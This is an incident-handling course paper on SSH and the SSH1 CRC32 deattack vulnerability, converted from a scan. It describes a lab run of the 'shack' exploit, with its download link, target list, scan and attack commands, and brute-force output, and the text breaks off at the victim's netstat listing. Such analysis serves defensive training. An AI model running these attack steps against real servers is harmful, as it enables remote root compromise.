Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment
Version 2.0

Support for the Cyber Defense Initiative

Port 22 - SSH

By:


Felix Mack
February 2002

TABLE OF CONTENTS

Part 1 – Targeted Port


The goal of this document is to explain one of the most commonly targeted ports, according to the Cyber Defense Initiative – Port 22. It will also illustrate an exploit used to take advantage of a vulnerable service (SSH) associated with this port – The SSH CRC32 Exploit.

Based on data gathered from the Consensus Intrusion Database (CDI), port 22 is one of the most probed and attacked ports. The following graph illustrates the data compiled by the CDI and incidents.org's Internet Storm Center. It was obtained February 12th, 2002.



Most attacked ports – http://www.dshield.org/topports.html

The diagram below shows this port's activity within the past 30 days. It plots the percentage of the number of accesses recorded for this port as compared to the total number of accesses the database has recorded for a day for all ports.



Report for Port #22

Common service(s)/application(s)

There are two familiar services associated with port 22. The service(s) or application(s) commonly associated with this port are:

- SSH (Secure Shell)
- pcAnywhere (22/UDP - versions 7.51 & below – discontinued)

Description of service(s)/application(s)

pcAnywhere – pcAnywhere is a software program that allows remote control access to PCs and servers. Older versions (7.51 & below) of pcAnywhere used UDP port number 22 as a status port. These versions are very outdated, discontinued and no longer supported by Symantec Corporation. Newer versions of pcAnywhere now use port 5632.

Given that current versions of pcAnywhere do not use port 22, this document will focus on SSH.

SSH – The Secure Shell (SSH) protocol is a client-server package that allows connections to remote hosts via an encrypted link. It provides strong authentication and secure communications to remote systems; typically application servers and network appliances. The way SSH works is explained throughout this document.

Protocols Used

The SSH protocol runs over TCP/IP and listens for connections on TCP port 22. SSH consists of three major components (Ref 1):

- The Transport Layer Protocol (SSH-TRANS) provides server authentication, confidentiality and integrity. It may optionally also provide compression. The transport layer will typically run over a TCP/IP connection, but might also be used on top of any other reliable data stream.
- The User Authentication Protocol (SSH-USERAUTH) authenticates the client-side user to the server. It runs over the transport layer protocol.
- The connection Protocol (SSH-CONNECT) multiplexes the encrypted tunnel into several logical channels. It runs over the user authentication protocol.

Security Issues

There are two versions of the SSH protocol – SSH1 and SSH2. There are several vulnerability issues with SSH1; however, it is still widely used. SSH2 was developed to address the many security flaws in SSH1. These flaws include weak hash and susceptible encryption algorithms.

The CERT Coordination Center (CERT/CC) has published many vulnerability notes applicable to SSH version 1. The following SSH vulnerabilities have been made public.

ID	Date Public	Name
VU#19124	01/20/98	SSH authentication agent follows symlinks via a UNIX domain socket
VU#13877	06/11/98	Weak CRC allows packet injection into SSH sessions encrypted with block ciphers
VU#40327	06/09/2000	OpenSSH UseLogin option allows remote execution of commands as root
VU#363181	12/07/2000	OpenSSH disregards client configuration and allows server access to ssh-agent and/or X11 after session negotiation
VU#850440	01/16/2001	SSH1 may generate weak passphrase when using Secure RPC
VU#684820	01/18/2001	SSH-1 allows client authentication to be forwarded by a malicious server to another server
VU#565052	01/18/2001	Passwords sent via SSH encrypted with RC4 can be easily cracked
VU#786900	01/18/2001	SSH host key authentication can be bypassed when DNS is used to resolve localhost
VU#25309	01/18/2001	Weak CRC allows RC4 encrypted SSH1 packets to be modified without notice
VU#118892	01/18/2001	Older SSH clients do not allow users to disable X11 forwarding
VU#665372	01/18/2001	SSH connections using RC4 and password authentication can be replayed
VU#315308	01/18/2001	Weak CRC allows last block of IDEA-encrypted SSH packet to be changed without notice
VU#945216	02/08/2001	SSH CRC32 attack detection code contains remote integer

		overflow
VU#596827	03/19/2001	Weaknesses in the SSH protocol simplify brute-force attacks against passwords typed in an existing SSH session
VU#655259	06/12/2001	OpenSSH allows arbitrary file deletion via symlink redirection of temporary file
VU#737451	07/20/2001	SSH Secure Shell sshd2 does not adequately authenticate logins to accounts with encrypted password fields containing two or fewer characters
VU#279763	11/19/2001	RhinoSoft Serv-U remote administration client transmits password in plaintext
VU#157447	12/04/2001	OpenSSH UseLogin directive permits privilege escalation

SSH vulnerability notes released by CERT/CC (Ref 2)

Part 2 – Specific Exploit

Exploit Details

- **Name**

shack - http://packetstormsecurity.org/0201-exploits/cm-ssh.tgz

The exploit uses the source code from the Team Teso Security Group (http://www.team-teso.net)

- **Variants**

There are several modified versions of the exploit. Team Teso released a statement regarding the use of their sshd exploit source code by malicious users:

http://www.team-teso.net/sshd_statement.php

- **Systems Vulnerable**

The following list of vulnerable systems was gathered from the securityfocus.com website - http://online.securityfocus.com/bid/2347

Cisco Catalyst 6000 6.2(0.110)
Cisco IOS 12.0S
Cisco IOS 12.1YF
Cisco IOS 12.1YD
Cisco IOS 12.1YC
Cisco IOS 12.1YB
Cisco IOS 12.1YA

Cisco IOS 12.1XY
Cisco IOS 12.1XV
Cisco IOS 12.1XU
Cisco IOS 12.1XT
Cisco IOS 12.1XS
Cisco IOS 12.1XR
Cisco IOS 12.1XQ
Cisco IOS 12.1XP
Cisco IOS 12.1XM
Cisco IOS 12.1XL
Cisco IOS 12.1XK
Cisco IOS 12.1XJ
Cisco IOS 12.1XI
Cisco IOS 12.1XH
Cisco IOS 12.1XG
Cisco IOS 12.1XF
Cisco IOS 12.1XE
Cisco IOS 12.1XD
Cisco IOS 12.1XC
Cisco IOS 12.1XB
Cisco IOS 12.1XA
Cisco IOS 12.1T
Cisco IOS 12.1EZ
Cisco IOS 12.1EY
Cisco IOS 12.1EX
Cisco IOS 12.1EC
Cisco IOS 12.1E
Cisco IOS 12.1DC
Cisco IOS 12.1DB
Cisco IOS 12.10S
Cisco IOS 12.2XQ
Cisco IOS 12.2XH
Cisco IOS 12.2XE
Cisco IOS 12.2XD
Cisco IOS 12.2XA
Cisco IOS 12.2T
Cisco IOS 12.2
Cisco PIX Firewall 5.2(5)
Cisco PIX Firewall 5.3(1)
OpenSSH OpenSSH 1.2.2
OpenSSH OpenSSH 1.2.3
OpenSSH OpenSSH 2.1
OpenSSH OpenSSH 2.1.1
OpenSSH OpenSSH 2.2
Secure Computing SafeWord Agent For SSH 1.0
SSH Communications Security SSH 1.2.24
SSH Communications Security SSH 1.2.25
SSH Communications Security SSH 1.2.26

SSH Communications Security SSH 1.2.27
- Debian Linux 2.2
- Debian Linux 2.2 68k
- Debian Linux 2.2 alpha
- Debian Linux 2.2 arm
- Debian Linux 2.2 powerpc
- Debian Linux 2.2 sparc

SSH Communications Security SSH 1.2.28
SSH Communications Security SSH 1.2.29
SSH Communications Security SSH 1.2.30
- BSDI BSD/OS 3.1
- BSDI BSD/OS 4.0
- BSDI BSD/OS 4.0.1
- Caldera eDesktop 2.4
- Caldera eServer 2.3.1
- Caldera OpenLinux 2.4
- Debian Linux 2.2
- Digital (Compaq) TRU64/DIGITAL UNIX 4.0g
- Digital (Compaq) TRU64/DIGITAL UNIX 5.0
- FreeBSD FreeBSD 3.5.1
- FreeBSD FreeBSD 4.2
- HP HP-UX 10.20
- HP HP-UX 11.0
- HP HP-UX 11.11
- IBM AIX 4.3.1
- IBM AIX 4.3.2
- IBM AIX 4.3.3
- MandrakeSoft Linux Mandrake 7.0
- MandrakeSoft Linux Mandrake 7.1
- MandrakeSoft Linux Mandrake 7.2
- OpenBSD OpenBSD 2.8
- RedHat Linux 6.2
- RedHat Linux 7.0
- S.u.S.E. Linux 6.4
- S.u.S.E. Linux 7.0
- Sun Solaris 2.5.1
- Sun Solaris 2.6
- Sun Solaris 7.0
- Sun Solaris 8.0

SSH Communications Security SSH 1.2.31

- **Protocols/Services**

The exploit uses and exploits the SSH service, which listens for connections on TCP/IP port 22.


- **Brief Description**

The exploit uses the SSH CRC32 Compensation Attack Detector (deattack.c) in the SSH source code to compromise vulnerable SSH version 1 servers.

Protocol Description

Secure Shell (SSH) is a protocol designed and developed by SSH Secured Communication Security (http://www.ssh.com). It was designed to replace commonly used remote administration programs such as Telnet and rlogin. SSH secures connections over a public network such as the Internet by encrypting the data and passwords.

A paper written by Damian Zwamborn (http://rr.sans.org/encryption/intro_SSH.php) illustrates the SSH login procedure as follows:


1. Authentication request
Client verifies host key
2. Host key: 1024 bit RSA or 1024 bit DSA
encrypted session key
3. Client generates random session key
256 bit session key
Encrypted confirmation authenticates the server
4. Server decrypts session key and enables encryption
success or failure
5. Client sends an authentication request

(Ref 3)

1. The client makes a connection to a server.

2. The server identifies itself with its public host key. The key length is 1024 bit RSA or DSA. The client looks in its local database to verify the public host key is authentic/known. An unknown key is added to the database or the session can be broken. If the client determines the host key does not belong to the server the client is alerted (SSH generates a warning).

3. The client then generates a random 256-bit number and chooses an encryption algorithm (e.g. 3DES). The random number is then encoded with RSA or DSA. Pure RSA/DSA authentication never trusts anything but the private key. The encoded key is then sent to the server. The host key ensures the authentication of the particular server.


4. The server decodes the RSA/DSA encryption and reconstructs the session key. Furthermore, the server sends the client, via the encoded session key, a confirmation. The rest of the session is encrypted using a symmetric cipher.

5. The client then sends a username authentication request. The server replies with a success or failure.

There are two versions of SSH – SSH version 1 and SSH version 2. SSH version 1 was written by Tatu Ylonen, the founder of SSH communications. Due to several vulnerability issues with SSH version 1, SSH2 has been completely rewritten. SSH 1 is still widely used, although SSH Communications considers SSH1 deprecated. http://www.ssh.com/products/ssh/advisories/deprecation.cfm

How the exploit works

The following diagram illustrated the lab setting in which the exploit was tested.




The attacking machine (10.0.0.155) is running Mandrake Linux 8.1 and the victim host is running Red Hat Linux 6.2 (10.0.9.254) kernel 2.2.14-5.0. The victim host is also running OpenSSH version 2.2.0p1.

The exploit lists the following targets:

1) Small - SSH-1.5-1.2.27
2) Small - SSH-1.99-OpenSSH_2.2.0p1
3) Big - SSH-1.99-OpenSSH_2.2.0p1
4) Small - SSH-1.5-1.2.26
5) Big - SSH-1.5-1.2.26
6) Small - SSH-1.5-1.2.27
7) Big - SSH-1.5-1.2.27
8) Small - SSH-1.5-1.2.31
9) Big - SSH-1.5-1.2.31
10) Small - SSH-1.99-OpenSSH_2.2.0p1
11) Big - SSH-1.99-OpenSSH_2.2.0p1

A binary included with the exploit (sscan) can be used to determine the SSH version running on the target machine. A file with the target IP addresses must be supplied.



10.0.0.155 (6) - SecureCRT
File Edit View Options Transfer Script Window Help
Ready
ssh1: 3DES
10, 20
24 Rows, 80 Cols
VT100
NUM

```
[root@linux1 tmp]# ./sscan scan
sshscan - a ssh server information grabber. by spaceork@dhp.com

-Getting version information-

Host 10.0.9.254
Version:
SSH-1.99-OpenSSH_2.2.0p1

[root@linux1 tmp]#
```

The following usage information is displayed when the exploit is ran with no options specified:

```
[root@linux1 tmp]# ./shack
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)
error: No target specified
Usage: sshd-exploit -t# <options> host [port]
Options:
        -t num (mandatory)  defines target, use 0 for target list
        -X string           skips certain stages
```

Once ran, the exploit connects to the target host and determines if the remote SSH daemon is vulnerable:


10.0.0.155 (6) - SecureCRT
File Edit View Options Transfer Script Window Help
Ready
ssh1: 3DES
7, 50
24 Rows, 80 Cols
VT100
NUM


```
[root@linux1 tmp]# ./shack -t10 10.0.9.254 22
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)

Target: Small - SSH-1.99-OpenSSH_2.2.0p1

Attacking: 10.0.9.254:22
Testing if remote sshd is vulnerable # ATTACH NOW
```

The exploited code was actually inserted into sshd to compensate for a deficiency in the SSH-1 protocol. The exploited code watches for an attempt to attack the deficiency. The attack detector creates a dynamically allocated table in memory to store the connection information it uses to detect an attack.

Using a crafted packet, it is possible to create a table with zero length and to then push data into the zero length table, overwriting memory including the function's return address. As soon as an intruder can change a function's return address, he can run any code and use it to open a shell running with the privilege of the sshd daemon (usually root).


After determining if the remote host is vulnerable, the exploit then starts a binary search for a buffer. After finding the first buffer, it searches for and finds a "stack buffer". After finding both buffers, it starts a brute force attach on the system.

The following is printed on the screen during this process:


10.0.0.155 (6) - SecureCRT
File Edit View Options Transfer Script Window Help
Ready
ssh1: 3DES
36, 1
24 Rows, 80 Cols
VT100
NUM


```
Testing if remote sshd is vulnerable # ATTACH NOW
YES #
Finding h - buf distance (estimate)
(1 ) testing 0x00000004 # SEGV #
(2 ) testing 0x0000c804 # FOUND #
Found buffer, determining exact diff
Finding h - buf distance using the teso method
(3 ) binary-search: h: 0x083fb7fc, slider: 0x00008000 # SEGV #
(4 ) binary-search: h: 0x083f77fc, slider: 0x00004000 # SURVIVED #
(5 ) binary-search: h: 0x083f97fc, slider: 0x00002000 # SURVIVED #
(6 ) binary-search: h: 0x083fa7fc, slider: 0x00001000 # SURVIVED #
(7 ) binary-search: h: 0x083faffc, slider: 0x00000800 # SEGV #
(8 ) binary-search: h: 0x083fabfc, slider: 0x00000400 # SEGV #
(9 ) binary-search: h: 0x083fa9fc, slider: 0x00000200 # SEGV #
(10) binary-search: h: 0x083fa8fc, slider: 0x00000100 # SURVIVED #
(11) binary-search: h: 0x083fa97c, slider: 0x00000080 # SURVIVED #
(12) binary-search: h: 0x083fa9bc, slider: 0x00000040 # SURVIVED #
(13) binary-search: h: 0x083fa9dc, slider: 0x00000020 # SURVIVED #
(14) binary-search: h: 0x083fa9ec, slider: 0x00000010 # SURVIVED #
(15) binary-search: h: 0x083fa9f4, slider: 0x00000008 # SEGV #
Bin search done, testing result
Finding exact h - buf distance
(16) trying: 0x083fa9ec # SURVIVED #
Exact match found at: 0x00005614
```

On the victim host, the multiple brute force attacks can be seen using the netstat command:


10.0.9.254 (8) - SecureCRT
File Edit View Options Transfer Script Window Help
Ready
Telnet
24, 18
24 Rows, 80 Cols
VT100
NUM

```
[root@victim /]# netstat -an --inet
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    59368      0 10.0.9.254:22           10.0.0.155:39645        ESTABLISHED
tcp        0      0 10.0.9.254:22           10.0.0.155:39644        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39643        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39642        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39641        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39640        TIME_WAIT
